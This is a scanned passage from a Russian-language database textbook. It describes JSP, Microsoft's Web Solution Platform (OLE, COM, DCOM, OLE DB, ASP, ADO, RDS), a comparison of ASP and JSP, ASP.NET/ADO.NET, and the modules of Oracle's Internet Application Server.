Машина JSP преобразует дескрипторы JSP, код Java и статическое информационное наполнение HTML в код Java, который затем автоматически оформляется в виде соответствующего сервлета Java, после чего сервлет автоматически компилируется в байт-код Java. Поэтому когда посетитель узла запрашивает страницу JSP, вся работа выполняется предварительно сформированным и откомпилированным сервлетом. Поскольку сервлет уже откомпилирован, код JSP, входящий в состав страницы, не нужно интерпретировать при выполнении каждого запроса к странице. Машине JSP приходится повторно компилировать ранее сформированный сервлет только после внесения в код очередных изменений, после чего вновь откомпилированный сервлет вызывается на выполнение. Поскольку за формирование и автоматическую компиляцию сервлета отвечает машина JSP, а не разработчик JSP, технология JSP обеспечивает высокую производительность труда разработчика и обладает гибкостью, присущей средствам быстрой разработки, так как не требует компилировать код вручную.

Применение технологии JSP иллюстрируется в примере 3.6. Более полное описание технологии Java Server Pages выходит за рамки этой книги, и заинтересованный читатель может обратиться ко многим книгам, посвященным этой теме, например [39], [150] и [159]. Сравнительное описание технологий JSP и ASP (Active Server Pages — активные серверные страницы) компании Microsoft приведено в разделе 28.9.4.

28.9. Платформа Microsoft Web Solution Platform

Платформа Web Solution Platform компании Microsoft, которая прежде называлась Windows DNA (Distributed interNet Applications Architecture — архитектура распределенных межсетевых приложений), была создана для обеспечения разработки и развертывания функционально совместимых приложений для Web. Она явилась предшественником платформы .NET компании Microsoft, в которой воплощены современные представления о третьем поколении программных средств Internet, "обеспечивающих доступ к программному обеспечению с помощью службы, которая доступна с любого устройства, в любое время, в любом месте и является полностью программируемой и настраиваемой". Платформа Web Solution Platform предусматривает использование самых разных инструментов, служб и технологий, таких как операционная система Windows 2000, серверы Exchange Server и BizTalk Server, среда Visual Studio, языки HTML/XML, языки сценариев (JScript, VBScript и другие), а также компоненты (Java или ActiveX). Прежде чем рассмотреть их более подробно, следует познакомиться с основными компонентами технологии компании Microsoft, включая OLE, COM и DCOM.

Технология Object Linking and Embedding (OLE)

На начальных этапах развития среды Windows компании Microsoft пользователи могли совместно использовать данные в разных приложениях, копируя и вставляя их с помощью буфера обмена (clipboard). В конце 1980-х годов специалисты Microsoft предложили протокол динамического обмена данными DDE (Dynamic Data Exchange) для предоставления функциональных средств буфера обмена в виде более динамичной реализации. Однако этот протокол был очень медленным и ненадежным, и в 1991 году на смену ему пришел более эффективный протокол связывания и внедрения объектов, получивший название Object Linking and Embedding (OLE) 1.0.

OLE является объектно-ориентированной технологией разработки повторно используемых программных компонентов. Вместо традиционного процедурного

программирования, в котором каждый компонент реализует все нужные функции, архитектура OLE позволяет приложениям совместно использовать объекты, которые обладают специальными функциями. Объектами приложения OLE могут быть текстовые документы, диаграммы, электронные таблицы, сообщения электронной почты, графические изображения и аудиоклипы. После вставки или внедрения объект отображается внутри клиентского приложения. Причем для редактирования связанных данных пользователю достаточно дважды щелкнуть мышью на нужном объекте, в результате чего будет запущено приложение, в котором этот объект был создан. Пример применения технологии OLE для сохранения объекта в СУБД Microsoft Access см. в главе **17.**

Технология Component Object Model (COM)

Для достижения безукоризненной интеграции объектов специалисты Microsoft расширили концепцию OLE, позволив создавать (и подключать) функциональные компоненты со специальными службами одного приложения в другом. Это послужило началом развития идеи *компонентных объектов* (component objects), т.е. объектов, которые предоставляют свои службы другому объекту. Компонентное решение Component Object Model (COM) является объектно-ориентированной моделью, которая состоит из спецификации, определяющей интерфейс между объектами внутри системы, и конкретной реализации в виде динамически связываемой библиотеки Dynamic Link Library (DLL).

По сути, технология COM — это служба, которая устанавливает связь между клиентским приложением и объектом с его службами. Технология COM предоставляет стандартный метод поиска и инициализации объектов, а также организации связи между клиентом и компонентом. Одним из основных достоинств технологии COM является то, что она предоставляет *двоичный стандарт взаимодействия,* т.е. метод обеспечения взаимодействия клиента и объекта, который не зависит от языка программирования, использовавшегося при создании клиента и объекта. Технология COM была реализована в 1993 году в спецификации OLE 2.O.

Технология Distributed Component Object Model (DCOM)

COM предоставляет архитектуру и механизмы для создания компонентов, совместимых на уровне объектного кода, которые могут совместно использоваться приложениями на одном компьютере. На следующем этапе развития стратегии Microsoft те же функции были расширены в корпоративном масштабе с помощью архитектуры Distributed Component Object Model (DCOM). DCOM расширяет архитектуру COM до распределенной компонентной вычислительной среды, в которой компоненты одинаково доступны для клиентов на локальном и удаленном компьютерах. В технологии DCOM это достигается путем замены средств межпроцессной связи клиента и компонента соответствующим сетевым протоколом. DCOM очень удобно использовать в трехуровневой архитектуре, которая рассматривалась в разделе 28.3.2.

Платформа Web Solution Platform

На следующем этапе специалисты Microsoft объявили о создании новой технологии COM+, предоставляющей совместимый снизу вверх более развитый набор служб, упрощающий разработчикам процесс создания новаторских приложений. Цель создания технологии COM— состоит в предоставлении разработчику возможности создавать более развитую инфраструктуру приложения, что позволяет ему сконцентрировать основное внимание на реализации прикладных алго-

ритмов. COM+ образует основу новой инфраструктуры Microsoft, обеспечивающей унификацию и интеграцию персонального компьютера с Internet. Платформа Web Solution Platform представляет собой "архитектуру для создания современных, масштабируемых, многоуровневых распределенных приложений, которые могут работать в любой сети". Она определяет общий набор служб, включающих компоненты, броузер и Web-сервер, сценарии, транзакции, очереди сообщений, систему защиты, службу каталогов, системное управление, пользовательский интерфейс, а также (с учетом данного контекста) службы для доступа к данным и базам данных.

Эта архитектура состоит из нескольких важных компонентов, но в настоящей книге в основном рассматриваются такие компоненты, как ASP (Active Server Pages) и ADO (ActiveX Data Objects). Прежде чем перейти к описанию этих компонентов, рассмотрим кратко универсальную стратегию доступа к данным компании Microsoft, что позволит узнать, какое место им предназначено в этой стратегии.

28.9.1. Универсальная стратегия доступа к данным

Технология ODBC (Open DataBase Connectivity — открытый интерфейс доступа к базам данных) компании Microsoft предоставляет общий интерфейс для доступа к разнородным базам данных, совместимым со стандартом SQL (см. раздел 21.3). В интерфейсе ODBC в качестве стандартного средства доступа к данным применяется язык SQL. Предоставляемый интерфейс (созданный на базе языка C) обеспечивает высокую степень функциональной совместимости: одно приложение может обращаться к разным СУБД, поддерживающим SQL, посредством общего кода. Это позволяет разработчику создавать и распространять приложения "клиент/сервер" без учета особенностей конкретной СУБД. Хотя ODBC считается хорошим интерфейсом передачи данных, тем не менее как программный интерфейс он имеет много ограничений. Для преодоления этого недостатка неоднократно предпринимались попытки создания специальных *оболочек*. Например, специалисты Microsoft предлагали для этого использовать в Access и Visual C++ объектную модель Data Access Objects (DAO), которая состоит из объектов для баз данных (Database), определений таблиц (TableDef), определений запросов (QueryDef), наборов записей (Recordset), полей, свойств и т.д. Однако модель DAO предназначена в основном для осуществления прямого доступа к базовой технологии продукта Access компании Microsoft, а именно к машине базы данных JET, несмотря на то, что СУБД Microsoft Access не является полностью совместимой с ODBC. Для взаимодействия с другими механизмами баз данных компании Microsoft, например с Visual FoxPro и SQL Server, а также для преодоления признаков снижения интереса к DAO со стороны программистов СУБД Access специалисты Microsoft предложили новую спецификацию Remote Data Object (RDO), вошедшую в состав Visual Basic 4.0 Enterprise Edition.

Недавно специалисты Microsoft определили набор объектов данных под названием OLE DB (Object Linking and Embedding for DataBases), который позволяет приложениям с поддержкой OLE совместно использовать и управлять наборами данных как объектами. Технология OLE DB обеспечивает доступ на низком уровне к любым источникам данных, включая реляционные и нереляционные базы данных, файловые и почтовые системы, текст и графику, настраиваемые прикладные объекты и многое другое (рис. 28.11). Технология OLE DB является объектно-ориентированной спецификацией на основе C++ API. Поскольку компоненты могут рассматриваться как сочетание процесса и данных внутри безо-




Рис. 28.11. Архитектура OLE DB

пасного и повторно используемого объекта, то они могут рассматриваться одновременно и как *потребители данных,* и как *провайдеры данных.* Потребители получают данные от интерфейса OLE DB, а *провайдеры* предоставляют доступ к интерфейсам OLE DB.

28.9.2. Технологии Active Server Pages (ASP) и Active Data Objects (ADO)

Технология Active Server Pages (ASP)

Технология Active Server Pages (ASP) — это модель программирования, которая позволяет создавать на Web-сервере динамические интерактивные Web-страницы, аналогичные серверным страницам Java (JavaServer Pages — JSP), которые рассматривались в предыдущем разделе. Они могут формироваться с учетом того типа броузера, который имеется у пользователя, и создаваться на том языке, который поддерживается его компьютером, а также учитывать все предпочтения пользователя. Эта технология впервые была реализована в Web-сервере Internet Information Server (IIS) 3.0 компании Microsoft и поддерживает интерпретацию сценариев ActiveX, позволяя в случае необходимости использовать один сценарий ASP для разных машин обработки сценариев. Основная поддержка предусмотрена для языка VBScript (этот язык сценариев используется в технологии ASP по умолчанию) и языка JScript. Общая архитектура технологии ASP показана на рис. 28.12.




Рис. 28.12. Общая архитектура технологии ASP

Технология ASP обладает гибкостью CGI, но исключает возникновение дополнительной нагрузки, речь о которой уже шла выше. В отличие от сценария CGI, сценарий ASP выполняется как внутренний процесс сервера, кроме того, он является многопотоковым и оптимизирован для работы с большим количеством пользователей. Файлы, используемые в этой технологии, имеют расширение `.asp` и могут состоять из следующих основных компонентов:

- текст;
- дескрипторы HTML, заключенные в угловые скобки (`<` и `>`);
- команды сценария и выражения вывода, выделенные парами символов `<%` и `%>`.

Сценарий ASP начинает выполняться после того, как броузер запросит файл с расширением `.asp` с Web-сервера. В этом случае Web-сервер посылает вызов машине обработки ASP, которая считывает затребованный файл сценария от начала до конца, выполняя при этом все встретившиеся команды, а затем передает сформированную HTML-страницу в броузер. При этом в сформированный сервером файл HTML могут быть включены клиентские сценарии, представленные в виде текста в самом сценарии ASP.

Технология Active Data Objects (ADO)

Технология Active Data Objects (ADO) — это программное расширение технологии ASP, которое реализовано в Web-сервере Internet Information Server (IIS) компании Microsoft для обеспечения доступа к базе данных. В технологии ADO поддерживаются следующие основные функции (хотя отдельные машины баз данных могут поддерживать только некоторые из них):

- независимо создаваемые объекты;
- поддержка хранимых процедур с входными, выходными и возвращаемыми параметрами;
- курсоры различных типов (включая возможность поддержки разных специальных курсоров конечных пользователей);
- пакетное обновление;

- поддержка ограничений для числа возвращаемых строк или других параметров запроса;
- поддержка нескольких наборов данных, возвращаемых хранимыми процедурами или пакетными операторами.

Технология ADO предназначена также для выполнения роли простого в использовании интерфейса прикладного уровня с механизмами OLE DB. Методы технологии ADO вызываются с помощью интерфейса OLE-автоматизации, который в настоящее время доступен во многих инструментах разработки и языках программирования, Кроме того, поскольку технология ADO должна была воплотить в себе наилучшие возможности технологий RDO и DAO и в конечном итоге полностью их заменить, в ней используются те же соглашения, но с более простой семантикой. Основными преимуществами технологии ADO является простота использования, высокое быстродействие, небольшие потребности в оперативной памяти и незначительные затраты дискового пространства.

Использование технологий ASP и ADO проиллюстрировано в примере 3.7.

28.9.3. Технология Remote Data Services (RDS)

Технология служб удаленного доступа к данным (Remote Data Services — RDS), которая прежде носила название Advanced Data Connector, представляет собой технологию Microsoft для обеспечения доступа клиентских программ к базе данных через Internet. В технологии RDS продолжает использоваться технология ADO в серверной части для выполнения запроса и передачи полученного набора записей клиенту, который затем может выполнять дополнительные запросы к этому набору записей. Поэтому в RDS предусмотрен механизм передачи обновленных записей на Web-сервер. По сути, RDS предоставляет механизм кэширования, позволяющий повысить общую производительность приложения путем сокращения количества операций доступа к Web-серверу.

Технология RDS способствует улучшению характеристик доступа к данным клиентской части приложения, но в ней отсутствует гибкость, свойственная технологии ADO, и поэтому она не может служить для замены последней. Например, ADO позволяет поддерживать соединения, а RDS предусматривает работу только с неподключенными наборами записей.

Служба RDS реализована в виде клиентского элемента управления ActiveX, включенного в состав броузера Internet Explorer 5 и называемого RDS.DataControl. Для установления соединения с базой данных на Web-страницу может быть помещен объект DataControl. По умолчанию этот объект устанавливает соединение между самим собой и одним из объектов сервера, называемым DataFactory. Объект DataFactory входит в состав инсталляции ADO (как и объект DataControl), и его назначение состоит в выполнении запросов к базе данных от имени клиента и возврата полученных данных клиенту. Например, объект DataControl может быть размещен на странице следующим образом:

```
<OBJECT CLASSID="clsid:BD96C556-65A3-11D0-983A-00C04FC29E33"
ID="ADC">
  <PARAM NAME="SQL" VALUE="SELECT * FROM Staff">
  <PARAM NAME="Connect" VALUE="DSN=DreamHomeDB;">
  <PARAM NAME="Server" VALUE="http://www.dreamhome.co.uk/">
</OBJECT>
```

Во время загрузки этой страницы броузер Internet Explorer создает экземпляр объекта DataControl, присваивает ему идентификатор ADC, а затем передает на

сервер три параметра соединения. На следующем этапе должна быть выполнена привязка к элементу управления. Например, созданный броузером объект DataControl может использоваться для включения каждого значения данных из таблицы Staff в таблицу HTML следующим образом:

```
<TABLE DATASRC="#ADC" border=1>
  <TR><TD><SPAN DATAFLD= "staffNo"></SPAN></TD></TR>
</TABLE>
```

После привязки элемента управления DataControl к таблице HTML все дескрипторы, вложенные в дескрипторы TABLE, применяются как своего рода шаблон, иначе говоря, они повторяются в виде такого количества строк таблицы, которое соответствует количеству строк в наборе записей. В приведенном выше шаблоне задана область охвата SPAN, которая включает в строку одну ячейку таблицы данных, а эта ячейка связана со столбцом staffNo таблицы, к которой Привязан объект DataControl, в данном случае таблицы Staff.

28.9.4. Сравнительные характеристики технологий ASP и JSP

В разделе 28.8.5 рассматривалась технология серверных страниц Java (JavaServer Pages — JSP), которая имеет много общего с технологией ASP. Обе эти технологии позволяют разработчикам отделить проект страницы от прикладного кода с помощью вызываемых компонентов, а также представляют собой такой альтернативный способ программированию CGI, который позволяет упростить разработку и развертывание Web-страниц. Но между этими двумя технологиями имеются определенные различия, которые кратко рассматриваются в этом разделе.

- Независимость от платформы и сервера. Технология JSP соответствует принципу "один раз разработать программу и применять ее где угодно", на котором основана среда Java. Поэтому приложения JSP могут эксплуатироваться на любом Web-сервере с поддержкой Java, а для их разработки могут применяться весьма разнообразные инструментальные средства многих поставщиков. В отличие от нее, технология ASP в основном предназначена для программных платформ, основанных на использовании операционной системы Windows компании Microsoft. Сообщество разработчиков и пользователей программ на языке Java придает исключительное значение вопросам обеспечения переносимости приложений, но некоторые аналитики отмечают, что для многих организаций более важной задачей по сравнению с обеспечением переносимости является достижение функциональной совместимости приложений.
- Расширяемость. Хотя в обеих технологиях для создания динамических Web-страниц применяется сочетание сценариев и средств разметки, технология JSP позволяет разработчикам расширять имеющийся набор дескрипторов JSP. Разработчики получают возможность создавать специализированные библиотеки дескрипторов, которые могут затем использоваться другими разработчиками. Это способствует упрощению процесса разработки и сокращению сроков реализации проектов.
- Возможность повторного применения. Компоненты JSP (bean-компоненты Java, bean-компоненты EJB и специализированные дескрипторы) могут повторно применяться на разных платформах. Например, с помощью одного компонента EJB разработчик может обеспечить доступ к распределенным

базам данных, которые размещены на разных платформах (допустим, UNIX и Windows).

- Защищенность и надежность. Еще одним преимуществом JSP является возможность использовать встроенную модель защиты Java и присущую языку Java строгую типизацию, поэтому в принципе приложения JSP могут оказаться более надежными по сравнению с приложениями ASP.

28.9.5. Microsoft Access и генерация Web-страниц

В главах 7 и 8 рассматривались основные компоненты СУБД Microsoft Access 2000. А в этом разделе кратко описаны те компоненты этой СУБД, которые позволяют интегрировать ее базы данных в среду Web. Для СУБД Microsoft Access 2000 предусмотрены три программы-мастера, предназначенные для автоматической генерации HTML-страниц на основе таблиц, запросов, форм или отчетов, представленных в базе данных.

- Статические страницы. Этот метод позволяет пользователю экспортировать данные в формате HTML. Применяемые при этом функции являются несложными, но обладают очевидным недостатком, связанным с тем, что содержимое HTML-страницы может быстро устареть и ее потребуется повторно формировать при каждом изменении информации в таблице (таблицах) базы данных. При создании подобных страниц используется стандартный язык HTML, обрабатывать который способен любой броузер. Пользователь имеет возможность до определенной степени управлять внешним видом формируемой Web-страницы с помощью так называемых *шаблонов HTML* — файлов, которые состоят из операторов HTML, описывающих компоновку страницы. Шаблоны позволяют вставить в код страницы логотип компании, изображения и другие элементы.
- Динамические страницы на основе технологии ASP. Этот метод позволяет пользователю экспортировать данные в виде файла с расширением . asp на Web-сервер, указав имя текущей базы данных, идентификатор и пароль пользователя для подключения к базе данных, а также URL Web-сервера, на котором должен быть записан этот файл ASP.
- Динамические страницы, формируемые с помощью страниц доступа к данным. Страницы доступа к данным представляют собой Web-страницы, связанные непосредственно с данными в базе данных. Такие страницы могут использоваться как формы Access, не считая того, что они хранятся во внешних файлах, а не в базе данных или в составе файлов проекта приложения для базы данных. Хотя такие страницы могут использоваться в приложении Access, они в основном предназначены для просмотра на броузере. Страницы доступа к данным разрабатываются с применением языка DHTML (Dynamic HTML) — расширения языка HTML, которое позволяет включать динамические объекты в состав Web-страницы. В отличие от файлов ASP, страница доступа к данным создается в программе Access с помощью программы-мастера или представления Design (Конструктор); при этом применяются в основном такие же инструментальные средства, как при создании форм Access. Но при использовании страницы доступа к данным в качестве броузера должен применяться Internet Explorer 5.0 или более поздней версии, поскольку только эти программы позволяют работать с такими страницами.

28.9.6. Перспективы развития технологий ASP и ADO

В начале данного раздела кратко описана новая и многообещающая платформа .NET компании Microsoft, в которой воплощены современные представления о том, каким должно быть очередное поколение программных средств Internet, "обеспечивающих доступ к программному обеспечению с помощью службы, которая доступна с любого устройства, в любое время, в любом месте и является полностью программируемой и настраиваемой". В основе применяемого при этом подхода лежит понимание современных тенденций, связанных с переходом от отдельных Web-узлов к кластерам компьютеров, устройств и программных механизмов, которые взаимодействуют между собой в целях предоставления пользователям более качественных услуг. В конечном итоге эта платформа должна дать пользователям возможность управлять тем, какая информация, каким образом и когда будет поступать в их распоряжение. К числу основных компонентов этой новой платформы относятся программные средства ASP.NET и ADO.NET, описанные ниже.

- Технология ASP.NET — это следующая версия технологии активных серверных страниц (Active Server Pages — ASP), которая была полностью модернизирована в целях достижения более высокого уровня производительности и масштабируемости. Ниже перечислены основные особенности этой технологии.
  - Общая инфраструктура времени выполнения, представляющая собой среду выполнения программ, независимую от языка. В этой инфраструктуре весь код, независимо от исходного языка, автоматически компилируется в код на стандартном промежуточном языке. Затем инфраструктура времени выполнения создает двоичный код, представляющий собой само приложение, записывает его в кэш и вызывает на выполнение. Благодаря использованию компиляции и кэширования повышается эффективность и улучшается масштабируемость программ во время выполнения. Эта инфраструктура позволяет вызывать из программ на одном языке модули, написанные на другом языке, и даже создавать в программе экземпляры объектов, разработанных на другом языке, и модифицировать их свойства.
  - Формы Web позволяют разработчикам создавать Web-страницы, основанные на использовании форм, с помощью повторно используемых встроенных или специализированных компонентов.
  - Службы Web дают возможность разработчикам создавать классы, которые, как правило, не формируют выходные данные, предназначенные для вывода на экран, а предоставляют клиентам доступ к службам. Например, с помощью служб Web можно включить в приложение функции, которые возвращают необходимые данные в ответ на дистанционный запрос.
  - Широкий набор развитых элементов управления, которые вызываются на выполнение сервером для создания более сложных элементов и объектов HTML на странице вывода. Например, в этой технологии реализованы элементы управления, позволяющие сформировать календарь, а также всевозможные разновидности сеток, таблиц и списков. В этих элементах управления для заполнения их конкретными значениями используются серверные средства связывания с данными.
  - Серверные элементы управления, позволяющие полностью реализовать решения конкретных задач и предоставляющие очень удобную модель программирования. Эти элементы управления позволяют также поддерживать информацию о состоянии и предоставляют возможность модифи-

цировать формат вывода с учетом возможности любого клиентского программного обеспечения.

- Технология ADO.NET — это новая версия технологии ActiveX Data Objects, в которой предусмотрены новые классы, предоставляющие программисту возможность использовать службы доступа к данным. В объектной модели ADO.NET реализованы компоненты, обеспечивающие работу в двух основных режимах: подключенном (аналогичном применяемому в технологии ADO) и неподключенном (с использованием набора данных, предоставляющего такие же функциональные возможности, как и средства RDS, описанные выше). Набор данных состоит из одной или нескольких таблиц или представляет собой коллекцию неподключенных наборов записей, но в отличие от RDS, в наборе данных поддерживается информация о связях между таблицами (поэтому набор данных можно рассматривать как реляционное хранилище данных, находящееся в оперативной памяти). В ходе эксплуатации приложения данные передаются из базы данных в прикладной объект промежуточного уровня, а затем поступают в пользовательский интерфейс. Поскольку в технологии ADO.NET для обмена данными служит язык XML, то для обработки данных может применяться любое приложение, позволяющее считывать данные в коде XML.

28.10. Платформа Oracle Internet Platform

Нет ничего неожиданного в том, что компания Oracle применила для реализации модели вычислений на основе Web такой подход, который принципиально отличается от подхода Microsoft. Платформа Oracle Internet Platform, состоящая из сервера приложений Oracle Internet Application Server (iAS) и СУБД Oracle, предназначена в основном для расширения функциональных возможностей компонентов распределенной среды. В ее основе лежит многоуровневая архитектура, которая формируется с использованием промышленных стандартов, перечисленных ниже.

- Стандарты HTTP и HTML/XML применяются для создания инфраструктуры Web.
- Для манипулирования объектами служит технология CORBA, разработанная группой OMG (Object Management Group — Рабочая группа по разработке стандартов объектного программирования) (см. раздел 26.1.2).
- Для обеспечения функциональной совместимости объектов применяются протокол ПОР (Internet Inter-Object Protocol — межсетевой протокол передачи сообщений между объектами) и интерфейс RMI (Remote Method Invocation — дистанционный вызов методов). Протокол НОР, как и HTTP, представляет собой протокол прикладного уровня, функционирующий на основе протоколов TCP/IP, но в отличие от HTTP, протокол НОР позволяет сохранять информацию о состоянии на протяжении многократных вызовов объектов и в рамках многочисленных соединений,
- Для обеспечения доступа к базе данных применяются технологии Java, EJB (Enterprise JavaEeans — bean-компоненты Java производственного назначения), JDBC и SQLJ, сервлеты Java и серверные страницы Java (JavaServer Pages — JSP), как описано в разделе 28.8. Эта платформа поддерживает также службу передачи сообщений Java (Java Messaging Service — JMS), интерфейс доступа к службе имен и каталогов Java (Java Naming and Directory Interface — JNDI) и позволяет создавать хранимые процедуры на языке Java (см. раздел 8.2.6).

28.10.1. Сервер приложений Oracle Internet Application Server (iAS)

Oracle Internet Application Server (iAS) — это надежный, масштабируемый, защищенный сервер приложений промежуточного уровня, предназначенный для поддержки электронного бизнеса. Он предоставляет ряд возможностей по созданию полной масштабируемой инфраструктуры промежуточного уровня, схема которой показана на рис. 28.13. В настоящее время сервер приложений iAS выпускается в следующих трех версиях.

- Версия Standard Edition представляет собой упрощенный Web-сервер с минимальной поддержкой приложений.
- Версия Enterprise Edition предназначена для создания Web-узлов от средних до больших размеров, на которых выполняется значительный объем транзакций.
- Версия Wireless Edition предоставляет такие же функциональные возможности, как и Enterprise Edition, но включает дополнительный компонент Oracle Portal-to-Go, который обеспечивает доставку информационного наполнения на беспроводные устройства.




Рис. 28.13. *Службы сервера* ***Oracle*** *Internet Application* ***Server*** *(iAS)*

В этом разделе кратко рассматриваются основные службы, поддерживаемые сервером iAS. Для ознакомления с дополнительной информацией заинтересованный читатель может обратиться к набору документации сервера Oracle iAS [240].

Службы связи

Службы связи обеспечивают обработку всех входящих запросов, полученных сервером iAS. Часть таких запросов обрабатывается сервером Oracle HTTP Server, а остальные перенаправляются для обработки к другим компонентам сервера iAS. Oracle HTTP Server представляет собой расширенную версию HTTP-сервера Apache с открытым исходным кодом, который в настоящее время является наиболее широко распространенным Web-сервером. До последнего времени корпорация Oracle применяла свою собственную версию Universal Application Server, но в настоящее время перешла к использованию технологии сервера Apache, поскольку она характеризуется такими особенностями, как высокая масштабируемость, устойчивость, производительность, а также способность к расширению функций с помощью дополнительных серверных модулей, которые рассматриваются ниже. Несмотря на то что по умолчанию HTTP-сервер Apache обеспечивает выполнение только транзакций, не требующих поддержки состояния, в его конфигурацию можно ввести дополнительные компоненты для выполнения транзакций с поддержкой состояния; для этой цели применяются функциональные возможности, предоставляемые компонентом Apache JServ.

Модули HTTP-сервера компании Oracle

В состав программного обеспечения HTTP-сервера входит ряд откомпилированных модулей Apache. Корпорация Oracle усовершенствовала некоторые из этих модулей и ввела несколько дополнительных модулей, предназначенных для поддержки программных средств Oracle, которые перечислены ниже.

- `mod_ssl`. Предоставляет поддержку стандартного протокола S-HTTP и обеспечивает создание защищенных соединений приемника с помощью разработанного корпорацией Oracle механизма шифрования по протоколу SSL (Secure Sockets Layer — протокол защищенных сокетов), описанному в разделе 18.5.6.
- `mod_plsql`. Перенаправляет запросы на языке PL/SQL к службе Oracle PL/SQL, которая затем подключает к обслуживанию этих запросов программы PL/SQL.
- `mod_perl`. Перенаправляет прикладные запросы Perl к встроенному интерпретатору Perl, Этот интерпретатор обладает эффективными средствами кэширования кода, которые обеспечивают однократную загрузку и компиляцию модулей и сценариев, что позволяет использовать сервер для вызова на выполнение уже загруженного и откомпилированного кода.
- mod_jserv. Перенаправляет все запросы к сервлетам для обработки на встроенную машину сервлетов Apache JServ.
- `mod_ose`. Выполняет привязку URL-локаторов к сервлетам Java и PL/SQL с поддержкой состояния, работающим под управлением машины сервлетов Oracle (Oracle Servlet Engine — OSE), которая входит в состав СУБД Oracle. Этот модуль обеспечивает хранение идентификаторов сеансов в cookie-файлах или перенаправленных URL-локаторах, позволяет выполнять запросы в подходящих для них сеансах OSE и взаимодействует с машиной OSE через протокол SQL*Net.

Службы реализации прикладных алгоритмов

Службы реализации прикладных алгоритмов обеспечивают создание приложений и включают в себя компоненты, перечисленные ниже.

